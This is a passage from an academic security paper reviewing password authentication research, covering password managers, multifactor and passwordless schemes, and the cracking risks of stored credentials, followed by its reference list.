have to remember the combinations of the easy password and the simple fact, otherwise, the generated password will be incorrect.

Lyastani et al. [21] argued that passwords are still the default authentication scheme for most online services and that no alternative scheme has been found as a replacement for passwords. They concluded that password managers help users with the strength and uniqueness of their passwords. Indu et al. [22] discussed the use of identity and access management (IAM) for online services, which can provide effective security. Each of these solutions has its own problems. Pitropakis et al. [23] introduced an authentication scheme for cloud-based environments that employs two-factor authentication through a password and a one-time secret key hidden on a stego. Even though encryption by itself is considered a secure layer, a stego layer is added in order to significantly improve the security level of the cloud environment at the cost of only minimal overhead. The authors in [11] agreed that passwords are the default authentication scheme, but they discussed that password-less authentication may be used as a replacement scheme, which can lead to an improvement in the security of the authentication.

Other solutions are available and are being used today such as:

- Single sign-on (SSO) can be used to authenticate to multiple systems within one organization.
- Federated identity management (FIM) offers single access to multiple applications from different enterprises.
- Two-factor authentication (2FA) and multifactor authentication (MFA) are used in combination with other authentication methods.

Several researchers have been looking into ways to improve password authentication because moving to a new authentication method can be costly and there is always the possibility of changing some legacy systems that are not compatible with new authentication methods. Kävrestad et al. [24] suggest creating passwords using four or more words; the words should form a phrase that is easy to remember. Users will lean towards usability instead of security and moving away from the default authentication method can be challenging for some users [25].

Different operating systems offer end users a method for storing passwords to facilitate end-users to retrieve difficult passwords or forgotten passwords. Each operating system stores passwords differently; for example, the Apple Mac operating system stores the passwords in the Keychain application, while the Microsoft Windows operating system stores the passwords in the Credential Manager. Browsers also provide password managers for the visited websites, even though the passwords are stored in different files and locations using different types of encryption. These solutions all share one common issue, the file can be transferred to another device and the passwords can be cracked, or multiple types of attacks can be performed. For example, ChromePass can decrypt the passwords stored in the Chrome browser [26].

Technology is advancing rapidly, and the time spent cracking password hashes is decreasing. Testing conducted by Hive Systems showed a complex 12-character password can take up to 34000 years to crack, but this can be decreased to 3000 years only using cloud computing [27]. Three thousand years is still a significant number, but as demonstrated, this can change quickly. This is challenging for organizations to update their password policies and increase the length of the password.

Password authentication has multiple issues:

- Easy passwords can be easily cracked.
- Difficult passwords are more challenging to remember.
- Password reuse risks
- The use of multiple passwords can make it difficult to remember them.
- Poor password policies require changing the password often.
- Phishing attacks
- Defeating password policies

Password policies impose some restrictions, but users can always choose a weak password; sometimes a system administrator provides an example of a good password, and many of the users end up using the same format, which can make it easier for a mask attack.

## References

1. Goldberg, J.; Hagman, J.; Sazawal, V. Doodling our way to better authentication. In *CHI '02 Extended Abstracts on Human Factors in Computing Systems (CHI EA '02)*; Association for Computing Machinery: New York, NY, USA, 2002; pp. 868–869. [CrossRef]
2. Farke, F.M.; Lassak, L.; Pinter, J.; Dürmuth, M. Exploring User Authentication with Windows Hello in a Small Business Environment. In Proceedings of the Eighteenth Symposium on Usable Privacy and Security (SOUPS 2022), Boston, MA, USA, 7–9 August 2022; pp. 523–540.
3. Muthuraj, S.; Sethumadhavan, M.; Amritha, P.P.; Santhya, R. Detection and Prevention of Attacks on Active Directory Using SIEM. *Smart Innov. Syst. Technol.* **2021**, *196*, 533–541. [CrossRef]
4. Liu, Y.; Squires, M.R.; Taylor, C.R.; Walls, R.J.; Shue, C.A. Account Lockouts: Characterizing and Preventing Account Denial-of-Service Attacks. In *Security and Privacy in Communication Networks*; SecureComm 2019; Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering; Chen, S., Choo, K.K., Fu, X., Lou, W., Mohaisen, A., Eds.; Springer: Cham, Switzerland, 2019; Volume 305. [CrossRef]
5. Kim, E.; Choi, H.K. Security Analysis and Bypass User Authentication Bound to Device of Windows Hello in the Wild. *Secur. Commun. Netw.* **2021**, *2021*, 6245306. [CrossRef]
6. Blaauwendraad, B.; Ouddeken, T.; Van Bockhaven, C. Using Mimikatz' driver, Mimidrv, to disable Windows Defender in Windows. *Comput. Sci.* **2020**.
7. Lyastani, S.G.; Schilling, M.; Neumayr, M.; Backes, M.; Bugiel, S. Is FIDO2 the Kingslayer of User Authentication? A Comparative Usability Study of FIDO2 Passwordless Authentication. In Proceedings of the 2020 IEEE Symposium on Security and Privacy (SP), San Francisco, CA, USA, 18–21 May 2020; pp. 268–285. [CrossRef]
8. Morii, M.; Tanioka, H.; Ohira, K.; Sano, M.; Seki, Y.; Matsuura, K.; Ueta, T. Research on Integrated Authentication Using Passwordless Authentication Method. *Proc. Int. Comput. Softw. Appl. Conf.* **2017**, *1*, 682–685. [CrossRef]
9. Download FIDO Authentication Specifications—FIDO Alliance. 2021. Available online: https://fidoalliance.org/specifications/download/ (accessed on 19 January 2023).
10. Alqubaisi, F.; Wazan, A.S.; Ahmad, L.; Chadwick, D.W. Should We Rush to Implement Password-less Single Factor FIDO2 based Authentication? In Proceedings of the 2020 12th Annual Undergraduate Research Conference on Applied Computing, URC 2020, Dubai, United Arab Emirates, 15–16 April 2020. [CrossRef]
11. Casey, M.; Manulis, M.; Newton, C.J.P.; Savage, R.; Treharne, H. An Interoperable Architecture for Usable Password-Less Authentication. In *Emerging Technologies for Authorization and Authentication*; ETAA 2020; Lecture Notes in Computer Science; Saracino, A., Mori, P., Eds.; Springer: Cham, Switzerland, 2020; Volume 12515. [CrossRef]
12. Mardini, A.; Kim, G. Making Sign-in Safer and More Convenient. 2021. Available online: https://blog.google/technology/safety-security/making-sign-safer-and-more-convenient/ (accessed on 19 January 2023).
13. Bassett, G.; Hylender, C.D.; Langlois, P.; Pinto, A.; Widup, S. Data Breach Investigation Report. In Verizon Business. 2021. Available online: https://enterprise.verizon.com/resources/reports/2021-data-breach-investigations-report.pdf (accessed on 10 January 2023).
14. Windows Hello for Business Frequently Asked Questions (FAQ)—Windows Security. 2022. Available online: https://docs.microsoft.com/en-us/windows/security/identity-protection/hello-for-business/hello-faq (accessed on 30 January 2023).
15. Kavanagh, K.; Bussa, T.; Collins, J. Magic Quadrant for Security Information and Event Management—Gartner Reprint. 2021. Available online: https://www.gartner.com/doc/reprints?id=1-26OLSQ2N&ct=210630&st=sb (accessed on 27 January 2023).
16. Morris, R.; Thompson, K. Password security. *Commun. ACM* **1979**, *22*, 594–597. [CrossRef]
17. Bonneau, J.; Herley, C.; Van Oorschot, P.C.; Stajano, F. Passwords and the evolution of imperfect authentication. *Commun. ACM* **2015**, *58*, 78–87. [CrossRef]
18. Florêncio, D.; Florêncio, F.; Herley, C. A Large-Scale Study of Web Password Habits. In Proceedings of the 16th International Conference on World Wide Web—WWW '07, Banff, AB, Canada, 8–12 May 2007. [CrossRef]
19. Password Policy Recommendations—Microsoft 365 Admin. 2022. Available online: https://docs.microsoft.com/en-us/microsoft-365/admin/misc/password-policy-recommendations?view=o365-worldwide (accessed on 13 January 2023).
20. Li, J.; Stecker, L.; Zeigler, E.; Holland, T.; Liang, D. Scramble the Password Before You Type It. *Adv. Intell. Syst. Comput.* **2018**, *746*, 1097–1107. [CrossRef]
21. Lyastani, S.G.; Schilling, M.; Fahl, S.; Bugiel, S.; Backes, M. Studying the Impact of Managers on Password Strength and Reuse. *arXiv* **2017**, arXiv:1712.08940.
22. Indu, I.; Anand PM, R.; Bhaskar, V. Identity and access management in cloud environment: Mechanisms and challenges. *Eng. Sci. Technol. Int. J.* **2018**, *21*, 574–588. [CrossRef]
23. Pitropakis, N.; Yfantopoulos, N.; Geneiatakis, D.; Lambrinoudakis, C. Towards an augmented authenticator in the Cloud. In Proceedings of the 2014 IEEE International Symposium on Signal Processing and Information Technology (ISSPIT), Noida, India, 15–17 December 2014; pp. 296–300.
24. Kävrestad, J.; Lennartsson, M.; Birath, M.; Nohlberg, M. Constructing secure and memorable passwords. *Inf. Comput. Secur.* **2020**, *28*, 701–717. [CrossRef]

25. Das, S.; Dingman, A.; Camp, L.J. Why Johnny Doesn't Use Two Factor a Two-Phase Usability Study of the FIDO U2F Security Key. In *Financial Cryptography and Data Security*; FC 2018, Lecture Notes in Computer Science; Meiklejohn, S., Sako, K., Eds.; Springer: Berlin/Heidelberg, Germany, 2018; Volume 10957. [CrossRef]
26. ChromePass—Chrome Browser Password Recovery for Windows. 2022. Available online: https://www.nirsoft.net/utils/chromepass.html (accessed on 26 January 2023).
27. Are Your Passwords in the Green? 2022. Available online: https://www.hivesystems.io/blog/are-your-passwords-in-the-green (accessed on 13 January 2023).